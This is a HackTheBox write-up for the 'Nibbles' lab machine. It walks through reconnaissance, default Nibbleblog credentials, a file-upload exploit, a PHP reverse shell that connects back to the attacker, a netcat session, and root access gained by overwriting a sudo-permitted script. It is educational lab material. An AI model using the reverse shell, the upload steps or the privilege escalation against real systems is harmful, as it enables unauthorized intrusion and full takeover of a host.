
NIBBLE WRITEUP-HTB

This write-up is for the [hackthebox]() Nibble machine. This box can be solved by either manual procedure or by using Metasploit. I have follow the Manual procedure.



IP address of the machine is : 10.10.10.75

Step1: RECON

Used nmap scan *nmap -sV -sC -T4 -p- -oA nmap10.10.10.75*

where sV for version ,sC for default scripts, p for ports ,oA for outputs for nmap folder & T4 for increasing scanning speed.

You can visit the [nmap] for other command details.


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1204.05 seconds
```

Recon Results Analysis

NMap scan found Apache version 2.4.18 running on HTTP port 80. It also found SSH port 22 open as well.

Enumeration

Let’s start by inspecting what’s running on port 80. It shows the following page.



Always look into View page source if you Not found suspicious anything & i have found a directory address.

```
<b>Hello world!</b>

<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

- Open the web page.

  • Whenever its displaying web page & you don't find anything try to check the source code.

  • A directory is displaying /nibbleblog.

  • Again check the source code.

```
<script src="/nibbleblog/admin/js/jquery/jquery.js"></script>
<script src="/nibbleblog/themes/simpler/js/rainbow-custom.min.js"></script>
<link rel="shortcut icon" href="/nibbleblog/themes/simpler/css/img/favicon.ico" type="image/x-icon">
</head>
<body>
```

- A new directory /admin. Nothing found only admin page.

  • NOthing look vulnerable make a google search nibbleblog.

  • Found all details but nothing special.

Index of /nibbleblog/admin


Name	Last modified	Size	Description
Parent Directory		-	
ajax/	2017-12-10 23:27	-	
boot/	2017-12-10 23:27	-	
controllers/	2017-12-10 23:27	-	
js/	2017-12-10 23:27	-	
kernel/	2017-12-10 23:27	-	
templates/	2017-12-10 23:27	-	
views/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

When nothing found anything , do a Dirbuster or gobuster for directory enumeration.

gobuster -u http://10.10.10.56:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt


Nothing found by this wordlist. Pause this step as taking longer time will use other wordlist if not find anything from manual approach. Till only the directory of admin which i have already posted found.



- As this page have some login & logout functionality. So looking for some login page.
  - Search vulnerability for nibbleblog in metasploit.

```
msf5 > use exploit/multi/http/nibbleblog_file_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   USERNAME                    yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host
```


- As password & username is required so can't exploit this time but it confirm my hints as there is some login page .
- And till now no idea about the version of nibbleblog & exploit is only available for 4.0.3v of nibbleblog.
- Search nibbleblog github & found something interesting.



Look it have index.php . As admin.php page is different we found on the web page.

So finally got login page


http://10.10.10.75/nibbleblog/admin.php



• Tried Hydra but hydra takes times when you don't know username & password. So always look for other time saving approach & if not again will use hydra for this.

• Have make a search nibble default password & found username:admin & password:nibbles

After successful login using username : admin & password: nibbles



As seen the version 4.0.3 . In Metasploit exploit is also available.


```
Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability
```

- PUblic exploit is also available i.e File load Vulnerability.

  • For public exploit "https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html" — Here i have found the section to vulnerability.

```
3. Proof of Concept

    Obtain Admin credentials (for example via Phishing via XSS which can
be gained via CSRF, see advisory about CSRF in NibbleBlog 4.0.3)
    Activate My image plugin by visiting
http://localhost/nibbleblog/admin.php?controller=plugins&action=install&plugin=my_image
    Upload PHP shell, ignore warnings
    Visit
http://localhost/nibbleblog/content/private/plugins/my_image/image.php.
This is the default name of images uploaded via the plugin.
```

As now according to above , time to search image plugin section



- As according to exploit , upload Php shell .

  • For php shell visit


  "https://github.com/pentestmonkey/php-reverse-shell

  /blob/master/php-reverse-shell.php"

- Only replace ip with your ip & port as you wish .

```
32  // Description
33  // -----------
34  // This script will make an outbound TCP connection to a hardcoded IP and port.
35  // The recipient will be given a shell running as the current user (apache normally).
36  //
37  // Limitations
38  // -----------
39  // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40  // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41  // Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
42  //
43  // Usage
44  // -----
45  // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47  set_time_limit (0);
48  $VERSION = "1.0";
49  $ip = '127.0.0.1';  // CHANGE THIS
50  $port = 1234;       // CHANGE THIS
51  $chunk_size = 1400;
52  $write_a = null;
53  $error_a = null;
54  $shell = 'uname -a; w; id; /bin/sh -i';
55  $daemon = 0;
56  $debug = 0;
```


- on parallel make a connection using netcat.
- Once file get upload , its look like something.



- Look again to the public exploit code.
- Search /nibblebolog/content/private/my_image/image.php & check whether you are able to get connection on netcat or not. If not check the ip & directory properly.

image.php is the uploaded php shell.

Check out the netcat.



locate user.txt & cat user.txt for the first flag

• a222394700d1260e5f004a4641d9083d — -first flag

```
root@kali: ~/Desktop/hackthebox/nibbles 206x
root@kali:~/Desktop/hackthebox/nibbles# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.75] 50834
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 21:38:03 up 4 days,  1:46,  0 users,  load average: 0.08, 0.02, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
$ pwd
/
$ user -a
/bin/sh: 3: user: not found
$ sudo -l
sudo: unable to resolve host Nibbles: Connection timed out
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
$ locate user.txt
/home/nibbler/user.txt
$ cat /home/nibbler/user.txt
b02[redacted]8d8
```

Privilege Escalation

Its time to attempt privilege escalation to get the root flag. The key piece of information the low-privileged shell is that the **nibbler** user can execute a file named **monitor.sh** located in **/home/nibbler/personal/stuff** folder as root without requiring the root password.

Here after this two main approach are there . Either you can upgrade [to an interactive tty shell]() or continue with the same.

As i have continued with the same as i was able to run all commands .If you have confusion when to upgrade or not . Check out the below links & in the below links other some useful links are also linked.

Upgrading Simple Shells to Fully Interactive TTYs

Every pentester knows that amazing feeling when they catch a reverse shell with netcat and see that oh-so-satisfying…

blog.ropnop.com

Do cd/home & you will find two files .

```
$ cd home
$ ls
nibbler
$ cd nibbler
$ ls
personal
personal.zip
user.txt
$ cat user.txt
a222394700d1260e5f004a4641d9083d
$ unzip personal.zip
Archive:  personal.zip
  inflating: personal/stuff/monitor.sh
$
```

unzip the personal.zip

```
nibbler@Nibbles:/home/nibbler$ ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ cat personal/stuff/monitor.sh
                  ##########################################################################################
                  #                                        Tecmint_monitor.sh                              #
                  # Written for Tecmint.com for the post www.tecmint.com/linux-server-health-monitoring-script/      #
                  # If any bug, report us in the link below                                                #
                  # Free to use/edit/distribute the code below by                                          #
                  # giving proper credit to Tecmint.com and Author                                         #
                  #                                                                                        #
                  ##########################################################################################
#! /bin/bash
# unset any variable which system may be using

# clear the screen
clear

unset tecreset os architecture kernelrelease internalip externalip nameserver loadaverage

while getopts iv name
do
        case $name in
          i)iopt=1;;
          v)vopt=1;;
          *)echo "Invalid arg";;
        esac
done

if [[ ! -z $iopt ]]
then
{
wd=$(pwd)
basename "$(test -L "$0" && readlink "$0" || echo "$0")" > /tmp/scriptname
scriptname=$(echo -e -n $wd/ && cat /tmp/scriptname)
su -c "cp $scriptname /usr/bin/monitor" root && echo "Congratulations! Script Installed, now run monitor Command" || echo "Installation failed"
}
fi
```

cat the monitor.sh . Not looks vulnerable. If some how we can

run own bash script . We can get the code.

```
ls
$ monitor.sh
$ $ $ monitor.sh
$ echo "#!bin/bash \nsh -c /bin/sh" >monitor.sh
$ cat monitor.sh
#!bin/bash
sh -c /bin/sh
$
```

- Above we are just trying to get bash shell & \n is for next line & execute monitor.sh .
  - after that do sudo -u root ./monitor.sh .

```
ls
$ monitor.sh
$ $ $ monitor.sh
$ echo "#!bin/bash \nsh -c /bin/sh" >monitor.sh
$ cat monitor.sh
#!bin/bash
sh -c /bin/sh
$ sudo -u root ./monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
sudo: unable to execute /home/nibbler/personal/stuff/monitor.sh: No such file or directory
Hangup
$ echo "#!/bin/bash \nsh -c /bin/sh" >monitor.sh
$ cat monitor.sh
#!/bin/bash
sh -c /bin/sh
$ sudo -u root ./monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
id

iuid=0(root) gid=0(root) groups=0(root)
whoami
/bin/sh: 3: iwhoami: not found
whoami
root
cat /root/root.txt
48ea797c03df5f945dc02c3c0fe62a91
```

- You can see showing connection timeout but check id .You are root now.
  - cat the /root/root.txt & get the flag.

Conclusion & learning:

1. Try to find out the manual the approach always as automation approach is always there to help out.
2. Used githhub more for the recon .
3. Privilege escalation.

As it is my first box pwned at htb platform & also the first writeup.

I'm hoping to knock out a few more boxes during my lab access, so stay tuned.

If you have any suggestions for interesting boxes, or ones that would make a good write-up, then let me know.